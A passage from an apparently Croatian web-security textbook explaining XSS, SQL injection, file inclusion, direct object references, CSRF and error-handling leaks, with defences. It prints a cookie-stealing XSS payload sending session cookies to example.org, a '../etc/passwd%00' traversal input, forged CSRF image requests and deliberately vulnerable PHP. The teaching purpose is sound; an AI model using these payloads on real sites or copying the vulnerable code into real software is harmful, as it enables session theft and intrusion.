Ukoliko podaci koji se pošalju nisu ispravno provjereni, zlonamjerni korisnik može poslati zloćudne podatke stranici registriraj.php. Promotrimo kako izgleda pripadna skripta u kojoj se podaci o registraciji spremaju u bazu podataka u ispisu 3.3.

Ispis 3.3. Primjer PHP skripte za pohranu podataka o registraciji u bazu podataka

```
<?php
$mysql = array();
$mysql['username'] = mysql_real_escape_string($_POST['username']);
$mysql['email'] = mysql_real_escape_string($_POST['email']);
$sql = "INSERT
        INTO    users (username, email)
        VALUES  ('{$mysql['username']}', '{$mysql['email']}')";
?>
```

Usprkos tome što su $_POST['username'] i $_POST['email'] dobro zaštićeni sa stanovišta MySQL baze podataka pa SQL umetanje nije moguće, ovo je očit primjer slijepog vjerovanja korisničkom unosu. Pretpostavimo da napadač kao korisničko ime unese izraz u ispisu 3.4.

Ispis 3.4. XSS napad unosom izraza u polje korisničkog imena


```
<script>alert('XSS');</script>
```

Iako je odmah jasno da ovo nije stvarno korisničko ime, očito je propuštena provjera unosa te će ovaj zloćudni kôd završiti u zapisu baze podataka. Naravno, opasnost koja slijedi iz XSS napada se očituje u trenutku kad se ovaj zapis prikazuje korisnicima. Pretpostavimo da sustav registracije ima administrativno sučelje koje je dostupno isključivo autoriziranim korisnicima. Sada pretpostavimo da se narednim PHP kôdom autoriziranom administratoru prikazuje lista registriranih korisnika, kao što je prikazano u ispisu 3.5.

Ispis 3.5. PHP skripta za prikaz registriranih korisnika ranjiva na XSS napad

```
<table>
    <tr>
        <th>Username</th>
        <th>Email</th>
    </tr>
<?php
if ($_SESSION['admin']) {
    $sql = 'SELECT username, email
            FROM   users';
    $result = mysql_query($sql);
    while ($record = mysql_fetch_assoc($result)) {
        echo "    <tr>\n";
        echo "        <td>{$record['username']}</td>\n";
        echo "        <td>{$record['email']}</td>\n";
        echo "    </tr>\n";
    }
}
?>
</table>
```

Ukoliko su podaci u bazi zamijenjeni zloćudnim kôdom, administrator će biti žrtva XSS napada. Napad je prikazan na slici 3.4.
Rizik je još jasniji ukoliko se kao korisničko ime umetne kôd kao u ispisu 3.6.



Slika 3.4. Prikaz izvođenja XSS napada

Ispis 3.6. XSS napad uz krađu kolačića sjednice

```
<script>
new Image().src =
    'http://example.org/steal.php?cookies=' +
    encodeURI(document.cookie);
</script>
```

Ukoliko se ovaj kôd izvede u pregledniku administratora, njegovi podaci o sjednici će biti poslani na *example.org* gdje će ih `steal.php` skripta dohvatiti pomoću `$_GET['cookies']`. Kad su podaci o sjednici prihvaćeni, oni mogu biti iskorišteni za krađu administratorskog računa [29].

Najbolji koncept zaštite od XSS-a je kombinacija *whitelist* provjere (provjere po listi valjanih unosa) svih ulaza i odgovarajuće kôdiranje izlaznih podataka. Provjera omogućava detekciju napada, dok izlazno kôdiranje zaustavlja izvođenje eventualno uspješno ubačenog kôda.

Sprječavanje XSS-a kroz cijelu aplikaciju zahtjeva konzistentan pristup kroz cijelu arhitekturu aplikacije, što uključuje:

- provjeru ulaza – potrebno je koristiti standardne mehanizme provjere svih ulaznih podataka prema očekivanoj duljini, tipu, sintaksi i poslovnom procesu prije nego ih se pohrani ili prikaže korisniku. Preporučeno je prihvaćati ono što znamo da je valjano te odbiti nevaljale unose radije nego da ih se pokušava pretvoriti u valjane;
- pažljivo izlazno kôdiranje – potrebno je osigurati da su svi podaci koje je dao korisnik HTML kôdirani prije nego se prikažu u pregledniku i to na način da se sav sadržaj HTML kôdira, osim eventualno ograničenog podskupa;
- ne koristiti *blacklist* provjeru (provjera po listi nevaljanih unosa) da bi se detektirao XSS na ulazima ili pri kôdiranju izlaza. Traženje i zamjena samo nekoliko znakova (“<” i “>” i slično) je loše rješenje i jednostavno se zaobilazi;
- PHP – Izlazne podatke je potrebno provesti kroz funkcije `htmlentities()` ili `htmlspecialchars()`. Obzirom da neki znakovi imaju posebno značenje u HTML zapisu, potrebno ih je prezentirati kao HTML entitete da bi zadržali svoje značenje, a upravo to vrše gore navedene funkcije.

3.1.2. Propusti ubacivanja

Propusti ubacivanja (engl. injection flaws), prije svega SQL ubacivanje, su uobičajeni propusti u Web aplikacijama. Ubacivanje se događa kada se podaci dani od korisnika prihvaćaju kao dio naredbe ili upita. Napadačevi ulazi prevare interpreter tako da izvrši nenamjeravanu naredbu. Propusti ubacivanja otvaraju napadačima mogućnost da stvore, čitaju, izmjene ili obrišu bilo koje podatke koji su dostupni aplikaciji. U najgorem slučaju, to može značiti i mogućnost preuzimanja kontrole nad cijelom aplikacijom. Ukoliko je korisnički unos predan interpreteru bez prethodne provjere i kôdiranja, aplikacija je ranjiva, kao u ispisu 3.7, pri stvaranju dinamičkog upita.

Ispis 3.7. Primjer dinamičkog upita bazi podataka ranjivog na SQL umetanje

```
$sql = "SELECT * FROM table WHERE id = '" . $_REQUEST['id'] . "'";
```

Da bi se aplikaciju zaštitilo od propusta ubacivanja, potrebno je izbjegavati interpretere gdje god je moguće. Ukoliko je nužno koristiti interpreter, osnovna metoda za izbjegavanje ranjivosti je korištenje sigurnih API-ja, kao što su *ORM* biblioteke i pažljivo tipizirani i parametrizirani upiti. Ova sučelja vrše izbacivanje nepoželjnih znakova. Korištenje interpretera je opasno, stoga je potrebno obratiti pažnju i na sljedeće dodatne mogućnosti zaštite:

- provoditi pristup s najmanjom privilegijom kod pristupa bazama podataka ili drugim pozadinskim sustavima;
- izbjegavati detaljne poruke o grešci koje bi mogle biti korisne napadačima;
- ne slati dinamičke zahtjeve stvorene od strane korisnika na parametrizirana sučelja za pristup bazi podataka;
- oprezno koristiti SQL pohranjene procedure jer one mogu biti izmijenjene od napadača;
- ne koristiti sučelja za dinamičke upite ukoliko nije provjeren nivo zaštite koji sučelje koristi;
- ne koristiti jednostavne funkcije izbjegavanja nepoželjnih znakova kao PHP funkcija `addslashes()` ili funkcije zamjene znakova kao `str_replace("'", "''")`. Ove funkcije su slabe te ih je lako eksploatirati;
- PHP – preporuča se korištenje *PDO*-a (engl. PHP Data Objects), PHP dodatka sa sučeljima za pristup bazama podataka koji ima pažljivo tipizirane i parametrizirane upite (`bindParam()`).

3.1.3. Izvođenje zlonamjernih datoteka

Ranjivost izvođenja zlonamjernih datoteka (engl. malicious file execution vulnerabilities) može se pronaći u velikom broju aplikacija. Razvijatelji obično direktno koriste ili spajaju potencijalno zlonamjeran ulaz s funkcijama za pristup datotekama ili tokovima, ili iskazuju neprikladno povjerenje ulaznim datotekama. Na mnogim platformama, radna okruženja dopuštaju korištenje referenci na vanjske objekte, kao što su URL-ovi ili datoteke operacijskog sustava. Ukoliko je ulaz nedovoljno provjeren, može doći do obrade ili obuhvaćanja udaljenog i zlonamjernog sadržaja. To napadaču omogućava:

- izvođenje udaljenog kôda, te
- instalaciju *rootkit*-a (zlonamjernog programa koji izbjegava detekciju tako da nadomješćuje sustavske procese i podatke, odnosno datoteke operacijskog sustava) i ugrožavanje cijelog sustava.

Ovaj napad je posebice raširen u PHP okruženju te je potrebno posebno pažljivo kontrolirati korisničke ulaze vezane uz imena datoteka.

Ranjiva linija je često slična liniji kôda u ispisu 3.8.

Ispis 3.8. Primjer PHP kôda ranjivog na izvođenje zlonamjernih datoteka

```
include $_REQUEST['filename'];
```

Ne samo da dozvoljava evaluaciju udaljenih zlonamjernih skripti, već na Windows poslužiteljima može biti korištena i za pristup lokalnim datotečnim poslužiteljima. Ovaj tip napada između ostaloga omogućuje i postavljanje zloćudnih podataka u datoteke sjednice ili datoteke kontrolnih zapisa.

Zaštita od izvođenja zlonamjernih datoteka zahtjeva ozbiljno planiranje u fazama arhitekture i dizajna, pa sve do temeljitog testiranja. Generalno, dobro programirana aplikacija neće koristiti korisnički unos za pristup bilo kojoj datoteci ili sistemskom resursu. Međutim, uvijek postoje aplikacije gdje korisnički unos potreban za definiranje željene datoteke. U tom slučaju, potrebno je držati se sljedećih pravila:

- koristiti shemu imenovanja kod provjere datoteka, sličnoj shemi prikazanoj u ispisu 3.9

Ispis 3.9. Primjer sheme imenovanja za zaštitu od zlonamjernog izvođenja datoteka

```
$zlocudna = &$_POST; // odnositi se na POST varijable, ne $_REQUEST
$sigurna['datoteka']= provjeri_ime_datoteke($zlocudna['nesigurna_datoteka']);
// napravi ime sigurnim
require_once($safe['filename'] . 'inc.php');
// umjesto require_once($_POST['unsafe_filename'] . 'inc.php');
```

- pažljiva provjera korisničkog unosa;
- skrivanje stvarnih imena datoteka na poslužitelju od korisnika. Na primjer, umjesto primjera u ispisu 3.10, preporuča se koristiti polje s mogućim vrijednostima na sljedeći način, kao u ispisu 3.11

Ispis 3.10. Pogrešan način skrivanja stvarnih imena datoteka na poslužitelju

```
include $language . ".lang.php";
```

Ispis 3.11. Ispravan način skrivanja stvarnih imena datoteka na poslužitelju

```
<select name="language"><option value="1">Français</option></select>
…
$language = intval($_POST['language']);
if ($language > 0) {
require_once($lang[$language]); // lang je polje stringova "fr.lang.php"
}
```

- onemogućiti `allow_url_fopen` i `allow_url_include` funkcije PHP-a;
- sigurnosnoj stijeni dodati pravilo zabrane stvaranja novih veza od strane Web poslužitelja prema drugim vanjskim Web poslužiteljima;
- osigurati da funkcije pristupa datotekama ili tokovima kao argumente ne dobivaju izravno korisnički unos;
- posebno oprezno provjeravati ulaze koji se šalju funkcijama izvođenja na sustavu, kao što su `system()`, `eval()`, `passthru()` i operator jednostruke kvačice (`` ` ``);
- ukoliko je moguće, implementirati *mehanizam pješčanika* (engl. sandbox) ili koristiti virtualizaciju da bi se aplikacija uspješno izolirala.

3.1.4. Nesigurna izravna referenca na objekt

Nesigurna izravna referenca na objekt (engl. insecure direct object reference) je ranjivost koja se javlja ukoliko programer izloži referencu na objekt interne implementacije, kao što su datoteke,

direktoriji, zapisi baze podataka, ključevi, URL ili parametar formulara. Ukoliko ne postoji provjera pristupa, napadač može referencom manipulirati da bi pristupio drugim objektima bez autorizacije. Mnoge aplikacije izlažu prema korisnicima reference na interne objekte. Napadači koriste izmjenu parametara u svrhu zamjene referenci i kršenja namjeravane, ali nesprovedene pristupne politike. Često se te reference odnose na datoteke sustava ili baze podataka te je stoga aplikacija ranjiva. Ukoliko kôd dozvoljava korisniku da unosom specificira imena datoteka ili putove do datoteka, kao u ispisu 3.12, moguće je da to napadaču otvara mogućnost izlaska iz direktorija aplikacije i pristup drugim resursima.

Ispis 3.12. Primjer dozvole specifikacije datoteke korisniku

```
<select name="language"><option value="fr">Français</option></select>
…
require_once ($_REQUEST['language'']."lang.php");
```

Gornji kôd bi bilo moguće napasti korištenjem unosa `../../../../etc/passwd%00` u kojem je vidljivo ubacivanje *NULL* bajta (engl. null byte injection) za pristup bilo kojoj datoteci na sustavu Web poslužitelja. Slično tome, reference na ključeve u bazi podataka su često izložene. Napadač može ove parametre napasti jednostavno pogađanjem ili traženjem ispravnih ključeva, koji su prirodno logični. U primjeru u ispisu 3.13, čak i ako aplikacija ne izlaže ključeve baze i SQL ubacivanje nije moguće, napadač može izvršiti izmjenu parametara.

Ispis 3.13. Primjer mogućnosti izmjene parametara bez izlaganja korisniku

```
int cartID = Integer.parseInt( request.getParameter( "cartID" ) );
String query = "SELECT * FROM table WHERE cartID=" + cartID;
```

Najbolja zaštita za izbjegavanje izlaganja izravnih referenci na objekt je korištenje popisa, mape ili druge indirektne metode koju je lako provjeriti. Ukoliko je nužno koristiti izravnu referencu, potrebno je osigurati da ju je korisnik autoriziran koristiti. Ostvarivanje standardnog načina referenciranja na objekte aplikacije je vrlo bitno za:

- izbjegavanje izlaganja referenci na privatne objekte;
- provjeru referenci na privatne objekte uz pristup prihvaćanja poznato dobrih izraza;
- verifikacija autorizacije za sve referencirane objekte.

Ukoliko je nužno izložiti referencu na sistemsku datoteku, nužno je koristiti indekse popisa ili mape da bi se zaobišla mogućnost manipulacije putova i imena datoteka, kao u ispisu 3.14.

Ispis 3.14. Primjer ispravnog korištenja indeksa popisa

```
http://www.example.com/application?file=1
```

Ukoliko je nužno izložiti reference na strukture u bazi podataka, potrebno je osigurati da SQL upiti i drugi pristupi bazi podataka dozvoljavaju prikaz samo autoriziranih zapisa kao u ispisu 3.15.

Ispis 3.15. Primjer provjere autorizacije pri SQL upitu

```
int cartID = Integer.parseInt( request.getParameter( "cartID" ) );
User user = (User)request.getSession().getAttribute( "user" );
String query = "SELECT * FROM table WHERE cartID=" + cartID + " AND userID=" +
user.getID();
```

3.1.5. Krivotvorenje zahtjeva

Krivotvorenje zahtjeva (engl. cross site request forgery, CSRF) nije novi napad, ali je jednostavan i razarajuč. CSRF napadom se preglednik prijavljene žrtve prisiljava na slanje zahtjeva ranjivoj Web aplikaciji, koja zatim izvodi odabranu akciju u žrtvino ime, a na korist napadača. Ova ranjivost je iznimno raširena, obzirom da je svaka aplikacija koja autorizira zahtjev isključivo prema automatski

danim korisničkim podacima od strane Web preglednika ranjiva. Nažalost, danas se velik broj aplikacija pouzda isključivo na automatski poslane korisničke podatke kao što su kolačići sjednice, podaci bazne autentifikacije, izvorišne IP adrese, SSL certifikati, podaci Windows domene i slično. Ova ranjivost je poznata i pod drugim nazivima, ovisno o tome što napadač pokušava učiniti i na koji način, npr. *kontrola sjednice* (engl. Session Riding), *napad jednog klika* (engl. One-Click Attacks), *krivotvorenje reference* (engl. Cross site reference forgery), *neprijateljsko povezivanje* (engl. hostile linking) i *automatizacija napada* (engl. automation attack). Kratica XSRF je također često korištena.

Tipičan CSRF napad na stranice Web foruma može imati oblik usmjeravanja korisnika na pozivanje neke funkcije, kao što je odjava sa stranice. Ispis 3.16 prikazuje oznaku u Web stranici koju gleda korisnik, a koja će generirati zahtjev za odjavu.

Ispis 3.16. Primjer jednostavnog CSRF napadačkog kôda

```
<img src="http://www.example.com/logout.php">
```

Ukoliko bi aplikacija internet bankarstva mogla procesirati zahtjeve kao što je prijenos novca, napad sličan ispisu 3.17 bi mogao biti dozvoljen.

Ispis 3.17. CSRF napad na prijenos novca aplikacije internet bankarstva

```
<img
src="http://www.example.com/transfer.do?frmAcct=document.form.frmAcct&toAcct=43
45754&toSWIFTid=434343&amt=3434.43">
```

Oba navedena napada su izvediva jer se korisnički autentifikacijski podaci (tipično kolačić sjednice) automatski uključuju u zahtjev koji odašilje preglednik. Ukoliko oznaka koja sadrži napad može biti ubačena u ranjivu aplikaciju, tada je mogućnost za pronalazak prijavljene žrtve znatno veća, slično kao kod povećanja rizika korištenjem pohranjenog XSS napada. XSS ranjivost nije potrebna da bi CSRF napad bilo moguće izvršiti, ali je nužno napomenuti da je svaka aplikacija ranjiva na XSS napad osjetljiva i na CSRF napad. CSRF napad može eksploatirati XSS ranjivost da bi ukrao bilo koje neautomatizirano poslane korisničke podatke koji postoje kao zaštita od CSRF napada. Mnogi crvi koriste kombinaciju obje tehnike.

Umjesto povrede povjerenja koje korisnik ima prema pojedinom poslužitelju, CSRF napad vrši povredu povjerenja koje poslužitelj ima prema korisniku. Obzirom da CSRF uključuje krivotvoreni HTTP zahtjev, potrebno je razumjeti osnove protokola koji se koristi za komunikaciju korisnika i poslužitelja. Klijenti (Web preglednici) šalju poslužitelju HTTP zahtjeve, a poslužitelj im odgovara HTTP odgovorima. Zahtjev i pripadajući odgovor skupa tvore HTTP transakciju. Osnovni primjer HTTP zahtjeva izgleda kao u ispisu 3.18.

Ispis 3.18. Primjer HTTP zahtjeva

```
GET / HTTP/1.1
Host: example.org
User-Agent: Mozilla/1.4
Accept: text/xml, image/png, image/jpeg, image/gif, */*
```

Zahtijevani URL u ovom primjeru je *http://example.com/*. Polja u zahtjevu su sljedeća:

- **Prva linija** – definira HTTP metodu (GET), resurs koji se dohvaća ("/", tj. osnovni direktorij Web poslužitelja) i verziju HTTP protokola (1.1);
- **Host** – polje koje definira poslužitelj kojem se šalje zahtjev;
- **User-Agent** – polje koje definira vrstu korisničkog preglednika koji je poslao zahtjev;
- **Accept** – polje koje definira tip podataka koji se očekuje u odgovoru.

Osim ovih, u zaglavlje zahtjeva se mogu umetnuti i druga polja, a poslužiteljska skripta im može pristupiti kroz `$_SERVER` polje, npr. `$_SERVER['HTTP_HOST']`, `$_SERVER['HTTP_USER_AGENT']` i

`$_SERVER['HTTP_ACCEPT']`.
Najjednostavniji tip CSRF napada koristi <img> HTML element da bi inicirao krivotvoreni zahtjev. Da bi se lakše shvatilo, zamislimo da je na prethodni zahtjev poslan sljedeći odgovor, kao u ispisu 3.19.

Ispis 3.19. Primjer HTTP odgovora


```
HTTP/1.1 200 OK
Content-Length: 61

<html>
<img src="http://example.org/image.png" />
</html>
```

Kada preglednik vrši interpretaciju primljenog HTML sadržaja, poslati će GET zahtjev da bi dohvatio dodatne resurse potrebne za prikaz stranice. Nakon interpretacije gornjeg odgovora, preglednik će odaslati sljedeći zahtjev, kao u ispisu 3.20.

Ispis 3.20. Primjer HTTP zahtjeva za dohvat slike

```
GET /image.png HTTP/1.1
Host: example.org
User-Agent: Mozilla/1.4
Accept: text/xml, image/png, image/jpeg, image/gif, */*
```

Ovaj zahtjev je jednak zahtjevu koji je inicirao korisnik pristupom stranici. Slika 3.5 prikazuje način na koji CSRF napadi mogu iskoristiti ovaj način rada preglednika.



Slika 3.5. Izvođenje CSRF napada

Da bi se bolje shvatio rizik CSRF napada, pogledajmo sljedeći primjer. Jednostavan forum na adresi *http://forum.example.org* daje formular za unos objave kao u ispisu 3.21.

Ispis 3.21. Jednostavan formular za unos objave na forumu

```
<form action="/post.php">
<p>Subject: <input type="text" name="subject" /></p>
<p>Message: <textarea name="message"></textarea></p>
<p><input type="submit" value="Add Post" /></p>
</form>
```

Ako korisnik unese *foo* kao naslov i *bar* kao poruku, HTTP zahtjev sličan zahtjevu u ispisu 3.22 će biti poslan (pretpostavljamo da se identifikator sjednice šalje kao kolačić).

Ispis 3.22. Primjer HTTP zahtjeva GET metodom

```
GET /post.php?subject=foo&message=bar HTTP/1.1
Host: forum.example.org
Cookie: PHPSESSID=123456789
```

Pogledajmo sada sljedeći <img> HTML element u ispisu 3.23.

Ispis 3.23. HTML element slike koji implementira CSRF napad


```
<img src="http://forum.example.org/post.php?subject=foo&message=bar" />
```

Kada preglednik pokuša dohvatiti sliku na navedenom URL-u, HTTP zahtjev će biti identičan onome u prošlom primjeru, uključujući i slanje *PHPSESSID* kolačića sjednice. Jednostavnom promjenom URL-a, napadač može modificirati naslov i tijelo poruke u bilo koju vrijednost pa čak i XSS napad. Sve što napadač treba napraviti jest čekati da žrtva posjeti stranicu koja sadrži ovaj kôd, a žrtvin preglednik će učiniti sve ostalo u pozadini. Žrtva će vrlo vjerojatno biti potpuno nesvjesna da se napad dogodio. Opasniji napadi mogu krivotvoriti zahtjev za kupnjom ili vršiti administrativne zadatke, čak i u lokalnoj mreži. Ukoliko promotrimo primjer gdje u lokalnoj mreži imamo aplikaciju *http://192.168.0.1/admin/* koja dozvoljava administrativnim korisnicima kontrolu nad statusom radnika, možemo samo zamisliti što se sve može učiniti ukoliko je korisnik prijavljen na aplikaciju. Unatoč dobrom mehanizmu kontrole sjednice i činjenici da se aplikaciji ne može pristupiti s vanjske mreže, CSRF napad sve te zaštite može zaobići jednostavnim kôdom kao u ispisu 3.24.

Ispis 3.24. Primjer CSRF napada na poslužitelj u lokalnoj mreži

```
<img src="http://192.168.0.1/admin/terminate_employee.php?employee_id=123"/>
```

Slika 3.6 prikazuje na koji način se napad može izvesti da bi se penetrirala inače sigurna lokalna mreža.



Slika 3.6. Izvođenje CSRF napada na poslužitelj u lokalnoj mreži

Najizazovnija karakteristika CSRF napada jest da legitiman korisnik šalje zahtjev. Obzirom da nije realno očekivati da Web stranice neće dozvoljavati element slike u svom HTML kôdu, problem se mora rješavati pri prihvatu krivotvorenog zahtjeva. Osnovni problem je, naravno, detekcija krivotvorenog zahtjeva. Jedan od načina detekcije je dodavanje anti-CSRF oznake u formulare. Ukoliko se umjesto formulara za slanje poruke na *forum.example.org* koristi formular kao u ispisu 3.25, jednostavan CSRF napad kao u prethodnim slučajevima je eliminiran.

Ispis 3.25. Primjer formulara za sprječavanje CSRF napada

```
<?php
$token = md5(uniqid(rand(), TRUE));
$_SESSION['token'] = $token;
$_SESSION['token_timestamp'] = time();
?>
<form action="/post.php" method="POST">
<input type="hidden" name="token" value="<?php echo $token; ?>" />
<p>Subject: <input type="text" name="subject" /></p>
<p>Message: <textarea name="message"></textarea></p>
<p><input type="submit" value="Add Post" /></p>
</form>
```

Kako je vidljivo u primjeru, kada korisnik pošalje zahtjev za formularom, aplikacija generira novu oznaku trenutne akcije, koju sprema u podatke o sjednici korisnika te ju umeće u skriveno polje formulara. Nakon što je zahtjev za `post.php` odaslan s novim parametrima, aplikacija $_POST['token'] varijablu može usporediti s $_SESSION['token'] varijablom. Osim toga, moguće je implementirati i istek vremenske kontrole da bi se dodatno minimizirao rizik.

Kao još jedan od načina za bolju kontrolu sjednice i sprječavanje ove vrste napada, možemo koristiti i metodu otiska prsta. U toj metodi se za generiranje tajne oznake (otiska prsta) kao u prethodnom primjeru, može koristiti dodatne opcije identifikacije korisnika. Aplikacija kroz informacije iz `$_SERVER['HTTP_USER_AGENT']`, `$_SERVER['HTTP_REFERER']` i `$_SERVER['REMOTE_ADDR']` može generirati specifične podatke za pojedinog korisnika te će napadač u ovom slučaju morati aplikaciji pokazati da mu je poznat identifikator sjednice, tajna oznaka, te će morati generirati isto zaglavlje zahtjeva za slanje poruke kao kad je generiran formular, te koristiti istu IP adresu. Međutim, treba obratiti pažnju da se varijabla `$_SERVER['REMOTE_ADDR']` vrlo rijetko ili gotovo nikada ne koristi u tu svrhu. Razlog je jednostavan. Mnogo je velikih pružatelja Internet usluga koji korisnicima u kratkim vremenskim razmacima mijenjaju IP adresu, što bi dovelo do česte automatske odjave velikog broja korisnika, jer ih aplikacija ne bi prihvatila kao autorizirane korisnike. To je sa strane poslovanja aplikacije neprihvatljivo [28].

Pri izgradnji obrane od CSRF napada, potrebno se fokusirati i na eliminaciju XSS ranjivosti u aplikaciji obzirom da se njihovom eksploatacijom može zaobići većina mehanizama obrane od CSRF napada. Aplikacije moraju osigurati da se ne oslanjaju isključivo na korisničke podatke ili oznake koje se automatski šalju od strane preglednika. Jedino rješenje je korištenje prilagođene oznake koju preglednik neće zapamtiti pa ju neće niti automatski slati kod CSRF napada. Sljedeće strategije obrane trebale bi biti prisutne u svim aplikacijama:

- osigurati da ne postoje XSS ranjivosti u aplikaciji;
- umetnuti prilagođene nasumične oznake u svaki formular i URL koji neće biti automatski podnesen od strane preglednika, npr. kao u ispisu 3.26.

Ispis 3.26. Umetanje nasumične oznake u formular

```
<form action="/transfer.do" method="post">
<input type="hidden" name="8438927730" value="43847384383">
…
</form>
```

Zatim je potrebno verificirati da je podnesena oznaka ispravna za tekućeg korisnika. Ovakve oznake mogu biti jedinstvene za pojedinu funkciju ili stranicu za tekućeg korisnika, ili jedinstvene za tekuću sjednicu. Što je oznaka više usmjerena na pripadnu funkciju ili pripadni skup podataka, zaštita će biti jača, ali će također biti kompliciranije stvaranje i pohranjivanje oznake;

- za osjetljive podatke ili transakcije vrijednostima, dobro je izvesti reautentifikaciju ili potpisivanje transakcije da bi se osigurala izvornost zahtjeva. Potrebno je čak razmotriti slanje elektroničke poruke ili telefonski poziv korisniku ukoliko se radi o sumnjivoj aktivnosti, da bi se korisnika obavijestilo i eventualno poništila transakcija;
- u slučaju da se vrši procesiranje osjetljivih podataka, preporučeno je koristiti POST metodu zahtjeva umjesto GET metode, jer ju je teže falsificirati.

Ovi prijedlozi će višestruko smanjiti mogućnost eksploatacije CSRF ranjivosti, ali napredni napadi mogu zaobići većinu navedenih mehanizama zaštite. Stoga je najbolja tehnika zaštite korištenje jedinstvenih oznaka i eliminacija svih XSS ranjivosti u aplikaciji. Međutim, vidjeti će se u nekim od kasnijih primjera, da niti ove metode nisu učinkovita protiv vještog napadača.

3.1.6. Ispuštanje informacija i neispravno rukovanje pogreškama

Aplikacije mogu nenamjerno ispustiti informacije o svojoj konfiguraciji, internim funkcijama ili povrijediti privatnost kroz razne pogreške, što se naziva *ispuštanjem informacija i neispravnim rukovanjem pogreškama* (engl. information leakage and improper error handling) Također, moguće je ispuštanje informacija o trenutnom stanju kroz duljinu obrade zahtjeva ili kroz različite izlaze kao odgovore na različite ulaze, kao što je ispis istog teksta pogreške uz različite kôdne brojeve pogreške. Web aplikacije često ispuštaju informacije o internom stanju aplikacije kroz detaljne ispise o pronađenim pogreškama. Također, često se generirane poruke o pogreškama prikazuju korisniku. Vrlo često te su poruke korisne napadaču, jer otkrivaju detalje implementacije ili informacije korisne u potrazi za ranjivostima. Nekoliko je tipičnih primjera:

- detaljno rukovanje greškama, gdje ispis o pogreškama daje previše informacija, kao što je trag izvršavanja, neispravni SQL upiti i druge informacije o pronađenim pogreškama;
- funkcije koje daju različite rezultate ovisno o različitim ulazima. Primjerice, dostava istog korisničkog imena uz različite zaporke funkciji za prijavu trebala bi vratiti istu poruku ukoliko korisnik ne postoji ili je zaporka neispravna. Međutim, velik broj sustava generira različite pogreške.

Razvijatelji bi u fazi testiranja trebali navesti aplikaciju da generira ispise o pogreškama te ih kontrolirati. Aplikacije koji nisu testirane na ovaj način će gotovo sigurno generirati neočekivane ispise o pogreškama. Aplikacije bi također trebale uključivati standardne metode rukovanja pogreškama da bi se zaštitile od neželjenog ispuštanja informacija napadačima. Sprečavanje ispuštanja informacija zahtjeva disciplinu. Sljedeće se pokazalo uspješnim u praksi:

- osigurati da cijeli razvojni tim dijeli zajednički pristup rukovanju pogreškama;
- onemogućiti ili limitirati detaljne ispise o pogreškama. Točnije, krajnjim korisnicima ne dopustiti uvid u informacije o greškama, tragu izvršavanja i slično;
- osigurati da sigurni putovi koji imaju više ishoda vraćaju slične ili identične poruke o pogrešci u sličnom vremenskom odmaku. Ukoliko to nije moguće, potrebno je razmotriti nasumičan vremenski odmak za sve zahtjeve, da bi se napadača onemogućilo u zaključivanju na bazi trajanja pojedine obrade.

